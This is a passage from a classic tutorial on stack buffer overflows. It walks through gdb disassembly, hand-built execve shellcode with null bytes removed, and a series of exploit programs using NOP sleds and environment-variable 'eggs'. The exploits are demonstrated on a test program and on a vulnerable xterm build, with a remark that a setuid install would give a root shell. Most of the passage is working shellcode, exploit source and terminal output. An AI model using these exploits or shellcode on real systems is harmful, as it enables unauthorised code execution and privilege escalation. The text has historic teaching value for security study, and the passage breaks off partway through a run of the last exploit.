What we have done is add 12 to buffer1[]'s address. This new address is where the return address is stored. We want to skip pass the assignment to the printf call. How did we know to add 8 to the return address? We used a test value first (for example 1), compiled the program, and then started gdb:

```
[aleph1]$ gdb example3
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 <main>:       pushl  %ebp
0x8000491 <main+1>:     movl   %esp,%ebp
0x8000493 <main+3>:     subl   $0x4,%esp
0x8000496 <main+6>:     movl   $0x0,0xfffffffc(%ebp)
0x800049d <main+13>:    pushl  $0x3
0x800049f <main+15>:    pushl  $0x2
0x80004a1 <main+17>:    pushl  $0x1
0x80004a3 <main+19>:    call   0x8000470 <function>
0x80004a8 <main+24>:    addl   $0xc,%esp
```

```
0x80004ab <main+27>:    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 <main+34>:    movl   0xfffffffc(%ebp),%eax
0x80004b5 <main+37>:    pushl  %eax
0x80004b6 <main+38>:    pushl  $0x80004f8
0x80004bb <main+43>:    call   0x8000378 <printf>
0x80004c0 <main+48>:    addl   $0x8,%esp
0x80004c3 <main+51>:    movl   %ebp,%esp
0x80004c5 <main+53>:    popl   %ebp
0x80004c6 <main+54>:    ret
0x80004c7 <main+55>:    nop
```

We can see that when calling function() the RET will be 0x8004a8, and we want to jump past the assignment at 0x80004ab. The next instruction we want to execute is the at 0x8004b2. A little math tells us the distance is 8 bytes.

Shell Code

So now that we know that we can modify the return address and the flow of execution, what program do we want to execute? In most cases we'll simply want the program to spawn a shell. From the shell we can then issue other commands as we wish. But what if there is no such code in the program we are trying to exploit? How can we place arbitrary instruction into its address space? The answer is to place the code with are trying to execute in the buffer we are overflowing, and overwrite the return address so it points back into the buffer. Assuming the stack starts at address 0xFF, and that S stands for the code we want to execute the stack would then look like this:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------   [SSSSSSSSSSSSSSSSSSS][SSSS][0xD8][0x01][0x02][0x03]
           ^                          |
           |__________________________|
top of                                                          bottom of
stack                                                              stack
```

The code to spawn a shell in C looks like:

shellcode.c

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

To find out what does it looks like in assembly we compile it, and start up gdb. Remember to use the -static flag. Otherwise the actual code the for the execve system call will not be included. Instead there will be a reference to dynamic C library that would normally would be linked in at load time.

```
[aleph1]$ gcc -o shellcode -ggdb -static shellcode.c
[aleph1]$ gdb shellcode
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
```

```
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
0x8000144 <main+20>:    pushl  $0x0
0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax
0x8000149 <main+25>:    pushl  %eax
0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax
0x800014d <main+29>:    pushl  %eax
0x800014e <main+30>:    call   0x80002bc <__execve>
0x8000153 <main+35>:    addl   $0xc,%esp
0x8000156 <main+38>:    movl   %ebp,%esp
0x8000158 <main+40>:    popl   %ebp
0x8000159 <main+41>:    ret
End of assembler dump.
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
0x80002c0 <__execve+4>: movl   $0xb,%eax
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(%eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
```

Lets try to understand what is going on here. We'll start by studying main:

```
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
```

This is the procedure prelude. It first saves the old frame pointer, makes the current stack pointer the new frame pointer, and leaves space for the local variables. In this case its:

```
char *name[2];
```

or 2 pointers to a char. Pointers are a word long, so it leaves space for two words (8 bytes).

```
0x8000136 <main+6>:     movl   $0x80027b8,0xfffffff8(%ebp)
```

We copy the value 0x80027b8 (the address of the string "/bin/sh") into the first pointer of name[]. This is equivalent to:

```
name[0] = "/bin/sh";
```

```
0x800013d <main+13>:    movl   $0x0,0xfffffffc(%ebp)
```

```
        We copy the value 0x0 (NULL) into the seconds pointer of name[].
        This is equivalent to:

        name[1] = NULL;

        The actual call to execve() starts here.

0x8000144 <main+20>:    pushl  $0x0

        We push the arguments to execve() in reverse order onto the stack.
        We start with NULL.

0x8000146 <main+22>:    leal   0xfffffff8(%ebp),%eax

        We load the address of name[] into the EAX register.

0x8000149 <main+25>:    pushl  %eax

        We push the address of name[] onto the stack.

0x800014a <main+26>:    movl   0xfffffff8(%ebp),%eax

        We load the address of the string "/bin/sh" into the EAX register.

0x800014d <main+29>:    pushl  %eax

        We push the address of the string "/bin/sh" onto the stack.

0x800014e <main+30>:    call   0x80002bc <__execve>

        Call the library procedure execve().  The call instruction pushes the
        IP onto the stack.
-------------------------------------------------------------------------------
```

Now execve(). Keep in mind we are using a Intel based Linux system. The syscall details will change from OS to OS, and from CPU to CPU. Some will pass the arguments on the stack, others on the registers. Some use a software interrupt to jump to kernel mode, others use a far call. Linux passes its arguments to the system call on the registers, and uses a software interrupt to jump into kernel mode.

```
-------------------------------------------------------------------------------
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx

        The procedure prelude.

0x80002c0 <__execve+4>: movl   $0xb,%eax

        Copy 0xb (11 decimal) onto the stack. This is the index into the
        syscall table.  11 is execve.

0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx

        Copy the address of "/bin/sh" into EBX.

0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx

        Copy the address of name[] into ECX.

0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx

        Copy the address of the null pointer into %edx.

0x80002ce <__execve+18>:        int    $0x80

        Change into kernel mode.
-------------------------------------------------------------------------------
```

So as we can see there is not much to the execve() system call. All we need to do is:

a) Have the null terminated string "/bin/sh" somewhere in memory.
b) Have the address of the string "/bin/sh" somewhere in memory followed by a null long word.
c) Copy 0xb into the EAX register.
d) Copy the address of the address of the string "/bin/sh" into the EBX register.
e) Copy the address of the string "/bin/sh" into the ECX register.
f) Copy the address of the null long word into the EDX register.
g) Execute the int $0x80 instruction.

But what if the execve() call fails for some reason? The program will continue fetching instructions from the stack, which may contain random data! The program will most likely core dump. We want the program to exit cleanly if the execve syscall fails. To accomplish this we must then add a exit syscall after the execve syscall. What does the exit syscall looks like?

exit.c

```
#include <stdlib.h>

void main() {
        exit(0);
}
```

```
[aleph1]$ gcc -o exit -static exit.c
[aleph1]$ gdb exit
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
0x8000361 <_exit+21>:   nop
0x8000362 <_exit+22>:   nop
0x8000363 <_exit+23>:   nop
End of assembler dump.
```

The exit syscall will place 0x1 in EAX, place the exit code in EBX, and execute "int 0x80". That's it. Most applications return 0 on exit to indicate no errors. We will place 0 in EBX. Our list of steps is now:

a) Have the null terminated string "/bin/sh" somewhere in memory.
b) Have the address of the string "/bin/sh" somewhere in memory followed by a null long word.
c) Copy 0xb into the EAX register.
d) Copy the address of the address of the string "/bin/sh" into the EBX register.
e) Copy the address of the string "/bin/sh" into the ECX register.
f) Copy the address of the null long word into the EDX register.
g) Execute the int $0x80 instruction.
h) Copy 0x1 into the EAX register.
i) Copy 0x0 into the EBX register.

j) Execute the int $0x80 instruction.

Trying to put this together in assembly language, placing the string after the code, and remembering we will place the address of the string, and null word after the array, we have:

```
---------------------------------------------------------------------------
        movl   string_addr,string_addr_addr
        movb   $0x0,null_byte_addr
        movl   $0x0,null_addr
        movl   $0xb,%eax
        movl   string_addr,%ebx
        leal   string_addr,%ecx
        leal   null_string,%edx
        int    $0x80
        movl   $0x1, %eax
        movl   $0x0, %ebx
        int    $0x80
        /bin/sh string goes here.
---------------------------------------------------------------------------
```

The problem is that we don't know where in the memory space of the program we are trying to exploit the code (and the string that follows it) will be placed. One way around it is to use a JMP, and a CALL instruction. The JMP and CALL instructions can use IP relative addressing, which means we can jump to an offset from the current IP without needing to know the exact address of where in memory we want to jump to. If we place a CALL instruction right before the "/bin/sh" string, and a JMP instruction to it, the strings address will be pushed onto the stack as the return address when CALL is executed. All we need then is to copy the return address into a register. The CALL instruction can simply call the start of our code above. Assuming now that J stands for the JMP instruction, C for the CALL instruction, and s for the string, the execution flow would now be:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------   [JJSSSSSSSSSSSSSSCCss][ssss][0xD8][0x01][0x02][0x03]
           ^|^               ^|               |
           |||_______________|||_____________| (1)
       (2)  ||_______________||
             |_______________| (3)
top of                                                      bottom of
stack                                                           stack
```

With this modifications, using indexed addressing, and writing down how many bytes each instruction takes our code looks like:

```
---------------------------------------------------------------------------
        jmp    offset-to-call           # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,array-offset(%esi)  # 3 bytes
        movb   $0x0,nullbyteoffset(%esi)# 4 bytes
        movl   $0x0,null-offset(%esi)   # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   array-offset,(%esi),%ecx # 3 bytes
        leal   null-offset(%esi),%edx   # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
        int    $0x80                    # 2 bytes
        call   offset-to-popl           # 5 bytes
        /bin/sh string goes here.
---------------------------------------------------------------------------
```

Calculating the offsets from jmp to call, from call to popl, from the string address to the array, and from the string address to the null long word, we now have:

```
---------------------------------------------------------------------------
        jmp    0x26                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2b                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
---------------------------------------------------------------------------
```

Looks good. To make sure it works correctly we must compile it and run it. But there is a problem. Our code modifies itself, but most operating system mark code pages read-only. To get around this restriction we must place the code we wish to execute in the stack or data segment, and transfer control to it. To do so we will place our code in a global array in the data segment. We need first a hex representation of the binary code. Lets compile it first, and then use gdb to obtain it.

shellcodeasm.c

```
---------------------------------------------------------------------------
void main() {
__asm__("
        jmp    0x2a                    # 3 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        movb   $0x0,0x7(%esi)          # 4 bytes
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2f                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
---------------------------------------------------------------------------
```

```
---------------------------------------------------------------------------
[aleph1]$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
[aleph1]$ gdb shellcodeasm
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     jmp    0x800015f <main+47>
0x8000135 <main+5>:     popl   %esi
0x8000136 <main+6>:     movl   %esi,0x8(%esi)
0x8000139 <main+9>:     movb   $0x0,0x7(%esi)
0x800013d <main+13>:    movl   $0x0,0xc(%esi)
```

```
0x8000144 <main+20>:    movl   $0xb,%eax
0x8000149 <main+25>:    movl   %esi,%ebx
0x800014b <main+27>:    leal   0x8(%esi),%ecx
0x800014e <main+30>:    leal   0xc(%esi),%edx
0x8000151 <main+33>:    int    $0x80
0x8000153 <main+35>:    movl   $0x1,%eax
0x8000158 <main+40>:    movl   $0x0,%ebx
0x800015d <main+45>:    int    $0x80
0x800015f <main+47>:    call   0x8000135 <main+5>
0x8000164 <main+52>:    das
0x8000165 <main+53>:    boundl 0x6e(%ecx),%ebp
0x8000168 <main+56>:    das
0x8000169 <main+57>:    jae    0x80001d3 <__new_exitfn+55>
0x800016b <main+59>:    addb   %cl,0x55c35dec(%ecx)
End of assembler dump.
(gdb) x/bx main+3
0x8000133 <main+3>:     0xeb
(gdb)
0x8000134 <main+4>:     0x2a
(gdb)
.
.
.
```

---

testsc.c

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
        "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
        "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
[aleph1]$ gcc -o testsc testsc.c
[aleph1]$ ./testsc
$ exit
[aleph1]$
```

It works! But there is an obstacle. In most cases we'll be trying to overflow a character buffer. As such any null bytes in our shellcode will be considered the end of the string, and the copy will be terminated. There must be no null bytes in the shellcode for the exploit to work. Let's try to eliminate the bytes (and at the same time make it smaller).

Problem instruction:	Substitute with:
movb $0x0,0x7(%esi)	xorl %eax,%eax
molv $0x0,0xc(%esi)	movb %eax,0x7(%esi)
	movl %eax,0xc(%esi)
movl $0xb,%eax	movb $0xb,%al
movl $0x1, %eax	xorl %ebx,%ebx
movl $0x0, %ebx	movl %ebx,%eax
	inc %eax

Our improved code:

shellcodeasm2.c

```
void main() {
__asm__("
        jmp    0x1f                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        xorl   %eax,%eax               # 2 bytes
        movb   %eax,0x7(%esi)          # 3 bytes
        movl   %eax,0xc(%esi)          # 3 bytes
        movb   $0xb,%al                # 2 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        xorl   %ebx,%ebx               # 2 bytes
        movl   %ebx,%eax               # 2 bytes
        inc    %eax                    # 1 bytes
        int    $0x80                   # 2 bytes
        call   -0x24                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
                                       # 46 bytes total
");
}
```

And our new test program:

testsc2.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

```
[aleph1]$ gcc -o testsc2 testsc2.c
[aleph1]$ ./testsc2
$ exit
[aleph1]$
```

Writing an Exploit
(or how to mung the stack)

Lets try to pull all our pieces together. We have the shellcode. We know it must be part of the string which we'll use to overflow the buffer. We know we must point the return address back into the buffer. This example will demonstrate these points:

overflow1.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];
```

```
void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

```
[aleph1]$ gcc -o exploit1 exploit1.c
[aleph1]$ ./exploit1
$ exit
exit
[aleph1]$
```

What we have done above is filled the array large_string[] with the address of buffer[], which is where our code will be. Then we copy our shellcode into the beginning of the large_string string. strcpy() will then copy large_string onto buffer without doing any bounds checking, and will overflow the return address, overwriting it with the address where our code is now located. Once we reach the end of main and it tried to return it jumps to our code, and execs a shell.

The problem we are faced when trying to overflow the buffer of another program is trying to figure out at what address the buffer (and thus our code) will be. The answer is that for every program the stack will start at the same address. Most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore by knowing where the stack starts we can try to guess where the buffer we are trying to overflow will be. Here is a little program that will print its stack pointer:

sp.c

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
void main() {
  printf("0x%x\n", get_sp());
}
```

```
[aleph1]$ ./sp
0x8000470
[aleph1]$
```

Lets assume this is the program we are trying to overflow is:

vulnerable.c

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

We can create a program that takes as a parameter a buffer size, and an offset from its own stack pointer (where we believe the buffer we want to

overflow may live). We'll put the overflow string in an environment variable so it is easy to manipulate:

exploit2.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Now we can try to guess what the buffer and offset should be:

```
[aleph1]$ ./exploit2 500
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
[aleph1]$ exit
[aleph1]$ ./exploit2 600
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
Illegal instruction
[aleph1]$ exit
[aleph1]$ ./exploit2 600 100
Using address: 0xbffffd4c
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
```

```
[aleph1]$ ./exploit2 600 200
Using address: 0xbffffce8
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit2 600 1564
Using address: 0xbffff794
[aleph1]$ ./vulnerable $EGG
$
```

As we can see this is not an efficient process. Trying to guess the offset even while knowing where the beginning of the stack lives is nearly impossible. We would need at best a hundred tries, and at worst a couple of thousand. The problem is we need to guess *exactly* where the address of our code will start. If we are off by one byte more or less we will just get a segmentation violation or a invalid instruction. One way to increase our chances is to pad the front of our overflow buffer with NOP instructions. Almost all processors have a NOP instruction that performs a null operation. It is usually used to delay execution for purposes of timing. We will take advantage of it and fill half of our overflow buffer with them. We will place our shellcode at the center, and then follow it with the return addresses. If we are lucky and the return address points anywhere in the string of NOPs, they will just get executed until they reach our code. In the Intel architecture the NOP instruction is one byte long and it translates to 0x90 in machine code. Assuming the stack starts at address 0xFF, that S stands for shell code, and that N stands for a NOP instruction the new stack would look like this:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
           buffer                sfp   ret   a     b     c

<------   [NNNNNNNNNNNSSSSSSSSS][0xDE][0xDE][0xDE][0xDE][0xDE]
                ^                      |
                |______________________|
top of                                                        bottom of
stack                                                            stack
```

The new exploits is then:

exploit3.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                  0
#define DEFAULT_BUFFER_SIZE           512
#define NOP                          0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);
```

```
  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

A good selection for our buffer size is about 100 bytes more than the size of the buffer we are trying to overflow. This will place our code at the end of the buffer we are trying to overflow, giving a lot of space for the NOPs, but still overwriting the return address with the address we guessed. The buffer we are trying to overflow is 512 bytes long, so we'll use 612. Let's try to overflow our test program with our new exploit:

```
[aleph1]$ ./exploit3 612
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
$
```

Whoa! First try! This change has improved our chances a hundredfold. Let's try it now on a real case of a buffer overflow. We'll use for our demonstration the buffer overflow on the Xt library. For our example, we'll use xterm (all programs linked with the Xt library are vulnerable). You must be running an X server and allow connections to it from the localhost. Set your DISPLAY variable accordingly.

```
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit3 1124
Using address: 0xbffffdb4
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "^1FF
```

V

1@/bin/sh

```
^C
[aleph1]$ exit
[aleph1]$ ./exploit3 2148 100
Using address: 0xbffffd48
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "^1FF

                              V

1@/bin/shHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH

HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH

HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH

HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH

HHHHHHHHHHHH
Warning: some arguments in previous message were lost
Illegal instruction
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit4 2148 600
Using address: 0xbffffb54
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "^1FF

                              V

1@/bin/shTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT
```

```
TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT



TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT



TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT



TTTTTTTTTTTT
Warning: some arguments in previous message were lost
bash$
```

Eureka! Less than a dozen tries and we found the magic numbers. If xterm where installed suid root this would now be a root shell.

Small Buffer Overflows

There will be times when the buffer you are trying to overflow is so small that either the shellcode wont fit into it, and it will overwrite the return address with instructions instead of the address of our code, or the number of NOPs you can pad the front of the string with is so small that the chances of guessing their address is minuscule. To obtain a shell from these programs we will have to go about it another way. This particular approach only works when you have access to the program's environment variables.

What we will do is place our shellcode in an environment variable, and then overflow the buffer with the address of this variable in memory. This method also increases your changes of the exploit working as you can make the environment variable holding the shell code as large as you want.

The environment variables are stored in the top of the stack when the program is started, any modification by setenv() are then allocated elsewhere. The stack at the beginning then looks like this:

```
<strings><argv pointers>NULL<envp pointers>NULL<argc><argv><envp>
```

Our new program will take an extra variable, the size of the variable containing the shellcode and NOPs. Our new exploit now looks like this:

exploit4.c

```
#include <stdlib.h>
```

```
#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define DEFAULT_EGG_SIZE               2048
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, eggsize=DEFAULT_EGG_SIZE;

  if (argc > 1) bsize   = atoi(argv[1]);
  if (argc > 2) offset  = atoi(argv[2]);
  if (argc > 3) eggsize = atoi(argv[3]);


  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_esp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
    *(ptr++) = NOP;

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);
  putenv(egg);
  memcpy(buff,"RET=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Lets try our new exploit with our vulnerable test program:

```
[aleph1]$ ./exploit4 768
Using address: 0xbffffdb0
